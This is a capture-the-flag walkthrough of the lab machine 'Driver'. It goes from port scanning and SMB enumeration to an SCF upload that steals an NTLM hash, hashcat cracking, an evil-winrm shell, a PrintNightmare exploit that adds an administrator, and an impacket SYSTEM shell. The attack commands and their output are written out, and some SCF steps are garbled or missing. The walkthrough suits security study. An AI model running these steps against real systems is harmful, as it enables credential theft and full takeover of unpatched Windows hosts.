


# Driver

10.10.11.106



## Scanning

We can run `masscan_to_nmap.py`, a tool I made that you can [find on my Github](#). It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.

[22-Nov-21 20:58:57 GMT] driver/scanning

→ sudo python3 masscan\_to\_nmap.py -i 10.10.11.106

[sudo] password for dray:

Running **Masscan** on network **tun0** against the IP **10.10.11.106** to quickly identify open ports

Starting masscan 1.3.2 (<http://bit.ly/14GZzcT>) at 2021-11-22 20:59:10 GMT

Initiating SYN Stealth Scan

Scanning 1 hosts [131070 ports/host]

Running Nmap scan against **10.10.11.106** with the following ports **80,7680,5985,445,135,**

Nmap results saved to **nmap\_10.10.11.106.txt**

Starting Nmap 7.92 ( <https://nmap.org> ) at 2021-11-22 21:05 GMT

Nmap scan report for 10.10.11.106

Host is up (0.020s latency).

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft IIS httpd 10.0

Starting Nmap 7.92 ( <https://nmap.org> ) at 2021-11-22 21:05 GMT

Nmap scan report for 10.10.11.106

Host is up (0.020s latency).

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft IIS httpd 10.0
_http-title: Site doesn't have a title (text/html; charset=UTF-8).			
http-methods:			
_ Potentially risky methods: TRACE			
http-auth:			
HTTP/1.1 401 Unauthorized\x0D			
_ Basic realm=MFP Firmware Update Center. Please enter password for admin			
_http-server-header: Microsoft-IIS/10.0			
135/tcp	open	msrpc	Microsoft Windows RPC
445/tcp	open	microsoft-ds	Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)			
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-title: Not Found			
_http-server-header: Microsoft-HTTPAPI/2.0			
7680/tcp	filtered	pando-pub	
...			

```
Host script results:
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2021-11-23T04:07:17
|_  start_date: 2021-11-23T03:58:53
|_clock-skew: mean: 7h01m40s, deviation: 0s, median: 7h01m39s
```

## Enumeration

Port 5985 involves Windows remoting, so this may be useful if we get credentials. Let's drill down into SMB's ports

## SMB Enum

We can download the upgraded [Enum4linux](#)

```
#install and setup
git clone https://github.com/cddmp/enum4linux-ng
pip3 install -r requirements.txt

#Execute
python3 enum4linux-ng.py 10.10.11.106 -oY enum4linux
```

From the results we gather:


- the machine name is **Driver**, which we can add to our `/etc/hosts` file for this IP;
- the target OS is Windows 10 Enterprise 10240 , release 1507. This may be useful for exploitation later

```
| Domain Information via SMB session for 10.10.11.106 |
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DRIVER
NetBIOS domain name: ''
DNS domain: DRIVER
FQDN: DRIVER


| OS Information via RPC for 10.10.11.106 |
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[-] Skipping 'srvinfo' run, null or user session required
[+] After merging OS information we have the following result:
OS: Windows 10 Enterprise 10240
OS version: '10.0'
OS release: '1507'
OS build: '10240'
Native OS: Windows 10 Enterprise 10240
Native LAN manager: Windows 10 Enterprise 6.3
Platform id: null
Server type: null
Server type string: null
```

## Port 80 Enum

With nothing else to yet look into, let's take a look at the website hosted on port 80




Invalid Credentials



We're asked to authenticate to 'MFP Firmware Update Center' as the user 'admin'

Unfortunately, the password *admin*....



We as a part of centre of excellence, conducts various tests on multi functional printers such as testing firmware updates, drivers etc.



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[support@driver.htb](mailto:support@driver.htb)

## MFP Firmware Update Center

If we look carefully at the source code, we can see that 'firmware updates' on `fw_up.php` is an active link

```

<a class="nav-link" href="index.php">Home <span class="sr-only">(current)</span></a>
</li>
<li class="nav-item">
  <a class="nav-link" href="#">About</a>
</li>
<li class="nav-item">
  <a class="nav-link" href="fw_up.php">Firmware Updates</a>
</li>
<li class="nav-item">
  <a class="nav-link" href="#">Drivers Updates</a>
</li>
<li class="nav-item">
  <a class="nav-link" href="#">Contact</a>
</li>
</ul>
</div>

```

On the page we see we get information about uploading firmware updates for the 'testing team' to check

MFP Firmware Update Center

Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and initiates the testing soon.

Printer Model: HTB DesignJet

Upload Firmware: Browse... No file selected.

Submit

## Upload Firmware Updates

We know that a 'team' will be interacting with the file we upload. I tried to upload all kinds of reverse shells - PHP, Pwsh, ASPX.

Eventually, I tried a .SCF file, after consulting my notes on the box [Sizzle](#) which can force a user to auth against us, and we can steal their hash

## SCF: Shell Command Files

- **First**, create evil.scf

```
Command=ToggleDesktop
```

- ```
Command=ToggleDesktop
```

- **Third**, upload the SCF and listen for the NTLM response

[illegible]

- **Fourth**, collect the hash and save it. Crack the hash via:

```
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt --force
```

## Creds

So we retrieve the username **DRIVER\tony** and the password \_liltony\_

```
[22-Nov-21 22:02:20 GMT] Desktop/driver
➡ hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt --force --show
TONY::DRIVER:36edc1e27bc2c457:5053ea6bed02eacbf872365ff8126afb4:01010000000000000805480baeb
04600350001001e00570049004e002d0038004a0046005a00470044003200570030004a003200040034005700
0004a0032002e0049003900460035002e004c004f00430041004c000300140049003900460035002e004c004f
04f00430041004c0007000800805480baebdfd701060004000200000008003000300000000000000000000000
b68a4eb9d98d45c3dc650b3e2020a00100
000000000000000000000000:liltony
[22-Nov-21 22:02:26 GMT] Desktop/driver
```

We can test the validity of these creds via crackmapexec

```
#smb
crackmapexec smb -u 'tony' -p 'liltony' -d 'DRIVER' 10.10.11.106
#winrm
crackmapexec winrm -u 'tony' -p 'liltony' -d 'DRIVER' 10.10.11.106
```

```
[22-Nov-21 22:04:13 GMT] Desktop/driver
? → crackmapexec smb -u 'tony' -p 'liltony' -d 'DRIVER' 10.10.11.106
SMB 10.10.11.106 445 DRIVER [*] Windows 10 Enterprise 10240 x64 (name:DRIVER) (domain:DRIVER) (signing:False)
(SMBv1:True)
SMB 10.10.11.106 445 DRIVER [+] DRIVER\tony:liltony
[22-Nov-21 22:04:31 GMT] Desktop/driver
? → crackmapexec winrm -u 'tony' -p 'liltony' -d 'DRIVER' 10.10.11.106
WINRM 10.10.11.106 5985 10.10.11.106 [*] http://10.10.11.106:5985/wsman
WINRM 10.10.11.106 5985 10.10.11.106 [+] DRIVER\tony:liltony (Pwn3d!)
[22-Nov-21 22:04:49 GMT] Desktop/driver
```

# Tony Shell

Lets leverage `evil-winrm` to get a shell on the box as Tony

```
sudo evil-winrm -i 10.10.11.106 -u tony -p 'lil'tony'
```



```
[22-Nov-21 22:14:55 GMT] home/dray
➔ sudo evil-winrm -i 10.10.11.106 -u tony -p 'liltony'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents> whoami
driver\tony
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : htb
    IPv6 Address. . . . . : dead:beef::20d
    Link-local IPv6 Address . . . . . : fe80::b578:6f82:ac36:2a88%5
    IPv4 Address. . . . . : 10.10.11.106
    Subnet Mask . . . . . : 255.255.254.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{99C52957-7ED3-4943-91B6-CD52EF4D6AFC}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : htb
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents> █
```

We can go and get the user.txt flag

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents> cd ..\Desktop
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Desktop> dir

Directory: C:\Users\tony\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            11/22/2021   7:59 PM             34 user.txt

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Desktop> gc user.txt
606607b25d02e086e0e0005254b2e7
```

## Enum

If we run `get-process`, we can see **Spools** is being run. We can confirm with `get-service`

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\users\tony\Downloads> get-process
```

| Handles | NPM(K) | PM(K) | WS(K) | VM(M) | CPU(s) | Id   | ProcessName |
|---------|--------|-------|-------|-------|--------|------|-------------|
| ...     | ...    | ...   | ...   | ...   | ...    | ...  | ...         |
| 379     | 22     | 5124  | 13876 | ...   | ...    | 1188 | spoolsv     |
| ...     | ...    | ...   | ...   | ...   | ...    | ...  | ...         |

We could also verify that the spooler is running with `crackmapexec`

```
crackmapexec smb -u 'tony' -p 'liltony' -d 'DRIVER' 10.10.11.106 -M spooler
```

```
[23-Nov-21 08:36:38 GMT] driver/exploit
→ crackmapexec smb -u 'tony' -p 'liltony' -d 'DRIVER' 10.10.11.106 -M spooler
SMB 10.10.11.106 445 DRIVER [*] Windows 10 Enterprise 10240 x64 (name:D
(SMBv1:True)
SMB 10.10.11.106 445 DRIVER [+] DRIVER\tony:liltony
SPOOLER 10.10.11.106 445 DRIVER Spooler service enabled
[23-Nov-21 08:36:41 GMT] driver/exploit
```


If we google the machine age, it says this release was 2015

Windows 10 Enterprise 10240 , release 1507.

Windows 10 Enterprise 10240 , release 1507.

About 86,800 results (0.51 seconds)

Windows 10 Version 1507 (build 10.0. 10240), codenamed "Threshold 1", is **the first release of Windows 10**. It carries the build number 10.0. 10240; while Microsoft has stated that there was no designated "RTM" build of Windows 10, 10240 has been described as an RTM build by various media outlets.



[https://microsoft.fandom.com/wiki/Windows\\_10\\_version\\_history](https://microsoft.fandom.com/wiki/Windows_10_version_history) | Microsoft Wiki | Fandom

People also ask :

When did Windows 10 1507 come out?

July 29, 2015

Channels

| Version | Codename    | Release date      |
|---------|-------------|-------------------|
| 1507    | Threshold 1 | July 29, 2015     |
| 1511    | Threshold 2 | November 10, 2015 |
| 1607    | Redstone 1  | August 2, 2016    |

13 more rows

Given the Spooler / Printer service is running, and the machine is old, it is likely that is is vulnerable to the PrintNightmare Exploit

## PrintNightmare

[CVE-2021-1675](#) is an vulnerability that takes advantage of the AddPrintDriver function of the Spooler to execute files with high-privs.

We can pull the [PowerShell exploit](#) and upload it

```
wget https://raw.githubusercontent.com/calebstewart/CVE-2021-1675/main/CVE-2021-1675.ps1

#in evil-winrm shell

upload CVE-2021-1675.ps1
```

Then we need to execute the PowerShell privilege escalation

```
#if you get user execution error

Set-ExecutionPolicy RemoteSigned -Scope CurrentUser

#import and execute module

import-Module .\cve-2021-1675.ps1
```

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents> Set-ExecutionPolicy RemoteSigned -Scope CurrentUser
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents> Import-Module .\cve-2021-1675.ps1
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents> Invoke-Nightmare -verbose
[+] using default new user: adm1n
[+] using default new password: P@ssw0rd
[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntp rint.inf_amd64_f66d9eed7e835e97\Amd64\mxdwdrv.dll"
[+] added user as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents> █
```

## System User

We can see in crackmapexec that this administrating user has been added

```
[23-Nov-21 09:22:24 GMT] exploit/CVE-2021-1675
→ crackmapexec smb -u adm1n -p 'P@ssw0rd' -d driver 10.10.11.106
SMB 10.10.11.106 445 DRIVER [*] Windows 10 Enterprise 10240 x64 (name:DRIVER) (domain:driver) (signing:False) (SMBv1:True)
SMB 10.10.11.106 445 DRIVER [+] driver\adm1n:P@ssw0rd (Pwn3d!)
[23-Nov-21 09:22:33 GMT] exploit/CVE-2021-1675
→ █
```

We can get a shell as the system user, and get root.txt

```
sudo smbexec.py 'admin:P@ssw0rd@10.10.11.106'  
#or  
sudo impacket-psexec 'admin:P@ssw0rd@10.10.11.106'
```

```
[23-Nov-21 09:24:36 GMT] exploit/CVE-2021-1675  
→ sudo smbexec.py 'admin:P@ssw0rd@10.10.11.106'  
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 Secu  
[!] Launching semi-interactive shell - Careful what you execute  
C:\Windows\system32>whoami  
nt authority\system  
  
C:\Windows\system32>type C:\Users\administrator\Desktop\root.txt  
16a0c2e5a22bb6c7c607ef27ef255ba5
```

Password is Tony's NTLM hash : dfdb5b520de42ca5d1b84ce61553d085